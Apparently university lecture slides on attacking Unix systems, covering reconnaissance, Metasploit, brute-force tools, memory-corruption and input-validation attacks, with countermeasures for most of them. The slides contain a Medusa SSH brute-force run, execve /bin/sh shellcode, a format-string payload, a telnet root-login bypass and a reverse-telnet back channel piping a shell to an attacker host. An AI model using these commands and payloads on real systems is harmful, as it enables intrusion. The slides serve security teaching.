Hacking Unix

Lecturer: Daniele Friolo

Slides: Fabio De Gaspari, Edlira Dushku

Lecture Objectives

- Methods to circumvent Unix system security
- Techniques to obtain shell access in Unix
- Use Metasploit to exploit Unix

Outline

1.Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Outline

1.Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Unix powered devices






amazon echo

Why Unix?

- Majority of servers around the globe are running on Linux / Unix-like platforms.
- There are many types of Linux-Distributions.
- Source code is available.
- Easy to modify.
- Easy to develop a program on Unix.



Unix Systems



Widespread use: Desktops & Servers; Watches &

```
× root@bt: ~
File Edit View Terminal Help
  ot@bt:~# medusa -h 192.168.56.103 -u cody -P /pentest/passwords/wordlists/darkc0de.
 t -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
The default build of Libssh2 is to use OpenSSL for crypto. Several Linux
distributions (e.g. Debian, Ubuntu) build it to use Libgcrypt. Unfortunately,
the implementation within Libssh2 of libgcrypt appears to be broken and is
not thread safe. If you run multiple concurrent Medusa SSH connections, you
are likely to experience segmentation faults. Please help Libssh2 fix this
issue or encourage your distro to use the default Libssh2 build options.
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
 mplete) Password: [1B] (1 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
 mplete) Password: [1B][1B] (2 of 1707655 complete)
 CCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
 mplete) Password: [1B][1B][1B] (3 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
omplete) Password: [1B][1B][1B][1B] (4 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
 mplete) Password: [1B][1B][1B][1B][1B] (5 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
 mplete) Password: [1B][1B][1B][1B][1B][1B] (7 of 1707655 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1, 0
omplete)    Password: [1B][1B][1B][1B][1B][1B][1B]    (8 of 1707655 complete)
 CCOUNT CHECK: [ssh] Host: 192.168.56.103 (1 of 1, 0 complete) User: cody (1 of 1
```


<u>Consequence:</u> Very attractive target for

The Quest for Root

Linux has two levels of access: root and user

Root remains a single point of attack

Differences between:





Quick Review

How does an attacker:

- 1. identify Unix Systems?
- 2. identify open TCP/UDP ports?
- 3. enumerate RPC services?
- 4. get the version of running applications?

Initial steps of an educated hacker

- 1. Footprinting
 - Gather information, profile the target
- 2. Scanning
 - Identify entry points for the intrusion
- 3. Enumeration
 - Probe the identified services for fully known weaknesses. This involves active connections to systems and directed queries

Overview of Hacking Tools


- Footprinting:
 - whois, nslookup, dig, FOCA, MALTEGO
- Scanning:
 - Nmap, netcat, tcpdump, nslookup, Nessus
- Enumeration:
 - Dnsenum, rpcinfo, smbclient

Vulnerability Mapping

- Map attributes (listening services, versions of running servers) to potential security holes
 - Vulnerability info: Bugtraq, Open Source
 Vulnerability Database (OSVDB), Common
 Vulnerability and Exposures (CVE) Database
 - Use public exploit codes or write their own
 - Use automated vulnerability scanning tools Nessus
- Script kiddies uneducated attackers
 - Skip vulnerability mapping
 - Use UNIX exploit against Windows systems -

Hacking Unix USE ESS!


Nessus (http://nessus.org/)



The Metasploit Framework

- The Metasploit Framework provides the infrastructure, content and tools to perform penetration tests and extensive security audits
- Comprises reconnaissance, exploit development, payload packaging, and delivery of exploits to vulnerable systems
- It is open source and extendable
- Exploits can be easily shared amongst the community
- Available in Windows, UNIX, Linux, and Mac OSX

Metasploit Architecture



Metasploit

- **Module:** A standalone piece of code or software that extends the functionality of the Metasploit Framework
 - A module can be an exploit, escalation, scanner, or information gathering unit of code that interfaces with the framework to perform some operation.
 - It is like a discrete job that you would assign to a coworker: "Exploit the FTP Server on Windows 2003" or "Find me a list of all credentials stored by Firefox on this

Metasploit

Session: A session is a connection between a target and the machine running Metasploit.

 Sessions allow for commands to be sent to and executed by the target machine.

Metasploit Modules

- Exploits: Exploits are the code and commands that Metasploit uses to gain access.
- Payloads: Payloads are what are sent with the exploit to provide the attack a mechanism to interact with the exploited system.
- Auxiliary: The Auxiliary modules provide many useful tools including wireless attacks, denial of service, reconnaissance scanners, and SIP VoIP attacks.

Metasploit Modules

- NOPS: No OPeration. NOPs keep the payload sizes consistent
- Post-exploitation: can be run on compromised targets to gather evidence, pivot deeper into a target network, etc.
- Encoders: are used to successfully remove unwanted bytes

Metasploit Interfaces

Metasploit has multiple interfaces including;

- msfconsole an interactive command-line like interface
- msfcli a literal Linux command line interface
- Armitage a GUI-based third party application
- msfweb browser based interface

Metasploit Console

- The Metasploit Console is a simple interface
- Allows the user to search for modules, configure those modules, and execute them against specified targets with chosen payloads
- Provides a management interface for open sessions,
 network redirection, and data collection

Starting Metasploit

Start the PostgreSQL database for

Metasploit # service postgresql

Launch MetasploitFramework Console# msfconsole

```
metasploit v4.16.30-dev
       1722 exploits - 986 auxiliary - 300 post
  --=[ 507 payloads - 40 encoders - 10 nops
-- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

Metasploit Core Commands

- msf > show exploits
- msf > show payloads
- msf > search Variable
- msf > show options
- msf > set Variable
- msf > info
- msf > exploit



Metasploit Sample Operation

- Open Metasploit Console
- Select Exploit
- Set Target
- Select Payload
- Set Options
- exploit

In this example, we create a reverse_tcp exploit to run on a victim machine, that will connect back to our system through tcp and give us an open meterpreter session

Metasploit Payloads and Backdoors

Follow this video tutorial

```
https://youtu.be/SdSeZ3GuvN I
```

Outline

1.Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Unix attacks Attackers follow a logical progression:

- First, gain Remote Access via the network
 - Typically exploiting a vulnerability in a listening service

- Then, have a command shell or login to the system
 - Local attacks are also called Privilege
 Escalation Attacks

Outline

1.Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system (e.g., unix-based firewall)
- User-initiated remote execution (e.g., trojan, phishing)
- Promiscuous-mode attacks (e.g., tcpdump vulnerability)

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Exploit a listening service

- If a service is not listening, it cannot be broken remotely
- Services that allow interactive logins can be exploited
 - telnet, ftp, rlogin, ssh, and others
- BIND is the most popular DNS server, and it has had many vulnerabilities

Hacking Unix 3:

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Route through a UNIX system

- Unix system providing security between two networks (e.g., firewall)
- Source routing is a technique whereby the sender of a packet can specify the route that a packet should take through the network.
- Attackers send source-routing packets through the firewall (if source routing is enabled) to internal systems to circumvent UNIX firewalls.

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

User-initiated remote execution

- Trick a user into executing code, surfing to a website,
 or launching malicious e-mail attachments.
 - A user accesses http://reallyevilwebsite.com
 - The web browser executes malicious code that connects back to the malicious site
 - This may allow reallyevilwebsite.com to access the user's system. What if you were for some reason root?

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Promiscuous-mode attacks

- Promiscuous mode refers to the special mode of Network Interface Cards (NICs), that allows a NIC to receive all traffic on the network, even if it is not addressed to this NIC.
- A carefully crafted packet to hack the sniffer or driver
 - The sniffing software (tcpdump or some other) itself has
 - vulnerabilities
 - An attacker could inject code to attack the sniffer

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

How to exploit a listening service?

- Common attacks to exploit listening services
 - Brute force attack
 - Data-Driven Attacks (Buffer Overflow and Input Validation attack)

Brute-Force Password Guessing Attacks

- Services that can be brute-forced
 - telnet, FTP, rlogin/rsh, SSH, SNMP, LDAP, POP/IMAP, HTTP/HTTPS, CVS/SVN, Postgres, MySQL, Oracle
- list of user accounts obtained during enumeration phase
 - Finger, rusers, sendmail, etc.
- Weak/no passwords common: "Smoking Joe" account
 - ID and password are identical
 - Automated tools: Hydra, Medusa

Brute-Force Automated Tools

Hydra

apt-get install hydra

Medusa

apt-get install medusa

```
edlira@edlira-VPCEH1S0E:~$ hvdra
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret s
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o F:
[-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]
Options:
 -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
            colon separated "login:pass" format, instead of -L/-P options
  -M FILE
            list of servers to attack, one entry per line, ':' to specify port
 -t TASKS run TASKS number of connects in parallel (per host, default: 16)
            service module usage details
  -h
            more command line options (COMPLETE HELP)
            the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
            the service to crack (see below for supported protocols)
 service
            some service modules support additional input (-U for module help)
Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{he
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-list
xec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspe
Hydra is a tool to quess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
```

Brute-Force countermeasures

- Enforce strong passwords
- Cracklib (https://github.com/cracklib/cracklib)

Enforces strong passwords by comparing user selected passwords to words in chosen word lists

Password Authenticated Key Exchange (PAKE)

A mechanism for performing secure password-based authentication and key exchange over any type of network.

Secure Remote Password (http://srp.stanford.edu/)

OPAQUE (https://eprint.iacr.org/2018/163.pdf) and

AuCPace (https://datatracker.ietf.org/doc/html/draft-haase-aucpace-07)

OpenSSH (https://www.openssh.com/)

A connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. Do not use unencrypted services

Data-Driven Attacks

Sending data to an active service causing unintended or undesirable results

- Buffer overflow attacks
- Input validation attacks

Buffer Overflow

Attacks

 Occur when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated

 Associated with specific C functions strcpy(), strcat(), sprintf() etc

strcat(), sprintf() etc.
Normally cause a segmentation violation

 Attackers exploit a buffer overflow in the target system to execute a malicious code of their choosing


Overview of Sample Operation

Control-Flow Graph (CFG) represents the valid execution paths that a program may follow at runtime


Legitimate flows are: A->B->E->D OR A->C->F->D

```
A: if(auth==true)
B: then: call privileged()
C: else: call unprivileged()
D: terminate
...
E: privileged{...instructions...}
F: unprivileged{...instructions...}
```


Pseudo-code



Overview of Buffer Overflow Attack



Linux process memory layout



https://medium.com/@andrestc/implementing-malloc-and-free-ba7e7704a473

Buffer Overflow Attacks

```
void func (char *str) {
   char buffer[12];
   int variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = "I am greater than 12 bytes";
   func (str);
}
(a) A code example
```

Str (a pointer to a string)

Return Address

Previous Frame Pointer (FP)

buffer[0] ... buffer[11]

variable_a

Stack pointer

Low Address

(b) Active Stack Frame in func()

High Address

Frame pointer: fixed address used to easily locate parameters and local variables.

Buffer Overflow Attacks

Content after strcpy() call

SXXX
byte
n 12
tha
I am greater
XXXX

High address

str
ret address
stored FP
buffer[12]
var a


Low address

Buffer Overflow

- Attacks Goal is to jump execution to injected code
 - What if the buffer was big enough to contain exploit code (e.g., 128 bytes)
 - and we overwrite the ret address with the buffer address?

Buffer Overflow Attacks





Result: Instruction Pointer (EIP) changed to address of buffer, which contains malicious code that is now executed!

- If you don't know exact address of code to jump to, pad the code with a NOP sled. If you jump execution anywhere within the sled, your code is executed right after the NOP instructions

Return-to-libc

- Attacks is read-only, only code section (.text) is exec
 - can't inject code section, it's read-only
 - can't exec from stack if it's not executable
- Return-to-libc: no injected code. Use standard C library (libc) instead of returning to code placed on stack
- Overflow the return address to a new location in existing executable code in the libc
 - exec(), printf(), open(), exit() etc.
- Bypass stack execution prevention

Return-to-libc Attacks

Memory layout of process, including dynamic libraries


```
fabio@fabio-XPS-15-9560:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 103:05 4980760
                                                                          /bin/cat
0060b000-0060c000 r--p 0000b000 103:05 4980760
                                                                          /bin/cat
0060c000-0060d000 rw-p 0000c000 103:05 4980760
                                                                          /bin/cat
010e7000-01108000 rw-p 00000000 00:00 0
                                                                          [heap]
7f12650b3000-7f126538c000 r--p 00000000 103:05 3278172
                                                                         /usr/lib/locale/locale-archive
7f126538c000-7f126554c000 r-xp 00000000 103:05 156938
                                                                         /lib/x86 64-linux-gnu/libc-2.23.so
7f126554c000-7f126574c000 ---p 001c0000 103:05 156938
                                                                         /lib/x86 64-linux-gnu/libc-2.23.so
                                                                         /lib/x86 64-linux-gnu/libc-2.23.so
7f126574c000-7f1265750000 r--p 001c0000 103:05 156938
                                                                         /lib/x86 64-linux-gnu/libc-2.23.so
7f1265750000-7f1265752000 rw-p 001c4000 103:05 156938
7f1265752000-7f1265756000 rw-p 00000000 00:00 0
7f1265756000-7f126577c000 r-xp 00000000 103:05 156924
                                                                         /lib/x86 64-linux-gnu/ld-2.23.so
7f126593a000-7f126595f000 rw-p 00000000 00:00 0
7f126597b000-7f126597c000 r--p 00025000 103:05 156924
                                                                         /lib/x86 64-linux-gnu/ld-2.23.so
                                                                         /lib/x86 64-linux-qnu/ld-2.23.so
7f126597c000-7f126597d000 rw-p 00026000 103:05 156924
7f126597d000-7f126597e000 rw-p 00000000 00:00 0
7ffdde1ca000-7ffdde1eb000 rw-p 00000000 00:00 0
                                                                         [stack]
7ffdde1ef000-7ffdde1f2000 r--p 00000000 00:00 0
                                                                          [vvar]
7ffdde1f2000-7ffdde1f4000 r-xp 00000000 00:00 0
                                                                          [vdso]
fffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
                                                                          [vsvscall]
fabio@fabio-XPS-15-9560:~S
```

```
.text (exec, read-only)
.data (read-only)
.bss (read-write)

libc .text
—libc .data
libc .bss
```


Return-to-libc

- Attasks of putting shellcode on stack, can put args "/bin/sh"
- Find required libc function's address (e.g., exec)
- Jump to exec function with "/bin/sh" as argument
 - spawn shell with same privileges as exploited process




Return oriented programming (RQP) Ceneralization of return-to-libc attacks


- Instead of returning to system functions of libc, return to existing code that is already in the program's address space
- Create arbitrary code by chaining short code sequences (gadgets) together



Code reuse Attack



Pseudocode



Control-flow Graph (CFG)

Buffer Overflow Attack Example

- Exploit sendmail daemon to gain Remote Access
- Assuming that VRFY command is fixed-length buffer of 128 bytes, the attackers send a specific code that overflows the buffer and executes the command /bin/sh:

```
char shellcode[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d" "\x80\xe8\xdc\xff\xff\xff\bin/sh";
```

Video: How to exploit buffer overflow https://youtu.be/hJ8IwyhqzD4

Remote Buffer Overflow Attack Countermeasures

- Secure coding practices
 - Enable Stack Smashing Protector (SSP) by gcc, validate user-modifiable inputs, use more secure routines, reduce the amount of code run with root privilege, etc.
- Test and audit each program
- Disable unused or dangerous services
 - If they are unused, why keep them?
 - Access control with TCP wrappers (tcpd), xinetd, iptables, ipf

Buffer Overflow Attack Countermeasures

- Stack execution protection
 - Supported in Solaris
 - Supported in Linux with two kernel patches: Exec Shield, GRSecurity
 - Not bullet-proof: distributing code that exploits a buffer overflow condition
 - Heap-based overflow: overrunning dynamically allocated memory


Buffer Overflow Attack Countermeasures

Address Space Layout Randomization (ASLR)


- Randomized process address space each time a process is created
- Makes it difficult for attacker to find injected code and run it
 - how to craft exploit if we don't know jump address?

- This statement prints the variable buf as a string printf("%s", buf)
- But some programmers omit the format string printf(buf)
- A user could add format strings to the variable, gaining read/write access to memory locations
- This is as dangerous as a buffer overflow
- works with all format string functions (fprintf, printf, sprintf,
 ...)

- printf (and others) retrieve parameter from the stack
 - based on the format string passed



what if we have more format specifiers than parameters?



- Can be used to:
 - view the stack: %08x prints 8 bytes
 - read arbitrary memory locations


```
printf ("x10x01x48x08 %x %x %x %x %s");
```

- write an integer anywhere in memory: %n
- **...**

```
void func() {
    char user_input[100];
    ...
    scanf("%s", user_input);
    printf(user_input);
}
```


What if we input something like this?

"\x10\x01\x48\x08 %x %x %x %x %s"



What if we input something like this?

"\x10\x01\x48\x08 %x %x %x %x %s"



Format String Attacks Countermeasures

- Buffer overflow countermeasures apply (ASLR)
- Modern compilers have options to warn developers who misuse printf() functions

Secure programming and code audits

Input Validation Attacks

- The server does not properly parse input before passing it to further processing
- Telnet daemon passes syntactically incorrect input to the login program
 - Attacker could bypass authentication without being prompted for a password
- Solaris 10 in 2007 had a vulnerability in telnet telnet -l "-froot" 192.168.1.101

Would grant root access on the server with no password required

Input Validation Attacks

- These attacks work when user-supplied data is not tested and cleaned before execution
- Two approaches to perform input validation:
 - Black list validation excludes known malicious input Strongly discouraged
 - White list validation allows only known good input Recommended

Integer Overflow and Integer Sign Attacks

- An integer variable can only handle values up to a maximum size, such as 32,767 for 16-bit data
 - If you input a larger number, like 60,000, the computer interprets it as -5536
- Vulnerable programs can be tricked into accepting large amounts of data, bypassing the data validation
 - That can allow a buffer overflow

```
int16_t len = get_input_len();
if (len > 256) error(); else strncpy(buf, user_data, len);
```

strncpy converts len=-5536 to an unsigned int, that is 27231

Integer Overflow Countermeasures

- The same as buffer overflows
- Secure programming practices

Outline

1.Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Attacker's goal

The goal of the attackers is to gain command-line or shell access to the target system.

Remote Command Execution

- Exploit interactive shell access to remotely login into a UNIX server
 - Telnet, rlogin, or SSH
- Exploit non-interactive services to execute commands
 - RSH, SSH, or Rexec
- However, what if remote login services are turned off or blocked by a firewall?

Reverse telnet and Back Channel

- Back channel: the communication channel originates from the target system
 - as opposed to exploiting remote login services from the attacking system.
- reverse telnet uses telnet services to create a back channel from the target system to the attackers' system.

1. The attacker runs the following commands in two separate windows on the attacker's system (kali, IP

```
= 192.168.56.102)

# nc -1 -n -v -p 80

# nc -1 -n -v -p 25
```

```
root@kali:/home

File Edit View Search Terminal Help

root@kali:/home# nc -l -n -v -p 80
listening on [any] 80 ...


root@kali:/home# nc -l -n -v -p 25
listening on [any] 25 ...
```

2. The attacker exploits a vulnerability to run the following command in the target system (metasploitable, IP = 192.168.56.101)

```
# telnet 192.168.56.102 80 | sh | telnet 192.168.56.102 25
```

```
msfadmin@metasploitable:~$ telnet 192.168.56.102 80¦ sh ¦ telnet 192.168.56.102
25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^l'.
sh: line 2: Connected: command not found
sh: line 3: Escape: command not found
```


3. Now the attacker's shell windows are connected to the target system



4. The attacker runs a command in the first window on the attacker's system. The target system reads the commands, executes it locally, and it returns the result to the second window of the attacker.



/home/msfadmin is the working directory on the target system.



Back-Channel Countermeasures

- Disable unnecessary services
- Remove X from high-security systems (no xterm)
- Run web server as "nobody" and deny "nobody"
- Some firewalls may let you block connections from the Web server or internal systems

Common Types of Remote Attacks

- FTP
- Sendmail
- Remote Procedure Call
- NFS
- X Insecurities
- DNS
- SSH
- OpenSSL
- Apache

FTP

- FTP servers sometimes allow anonymous users to upload files
- Anonymous access + world-writable directory -> asking for trouble
- Misconfiguration may allow directory traversal
 - Access to sensitive files
- Buffer overflow and other vulnerabilities
 - "site exec" format string vulnerability in wu-ftp allows arbitrary code execution as root

FTP Countermeasures

- Avoid FTP if possible
- Patch the FTP server
- Carefully configure the server
- NO world-writable directories, unless really really really necessary
 - same for anonymous access

Sendmail

- sendmail is a Mail Transfer Agent (MTA) that is used on many UNIX systems
- It has a long history of many vulnerabilities
- If misconfigured, it allows spammers to send junk mail through your servers

Sendmail Countermeasures

- Use latest version
- Investigate every alias that points to a program rather than to a user account
- ensure that the file permissions of the aliases and other related files do not allow users to make changes.
- consider using a more secure MTA such as qmail or postfix

Remote Procedure Call Services

- Numerous stock versions of UNIX have many RPC services enabled by default
- RPC services are complex and generally run with root privileges,
 - e.g., rpc.ttdbserverd, rpc.cmsd
- Good target to exploit to obtain remote root shells

Remote Procedure Call Services Countermeasures

- Disable any RPC service that is not absolutely necessary
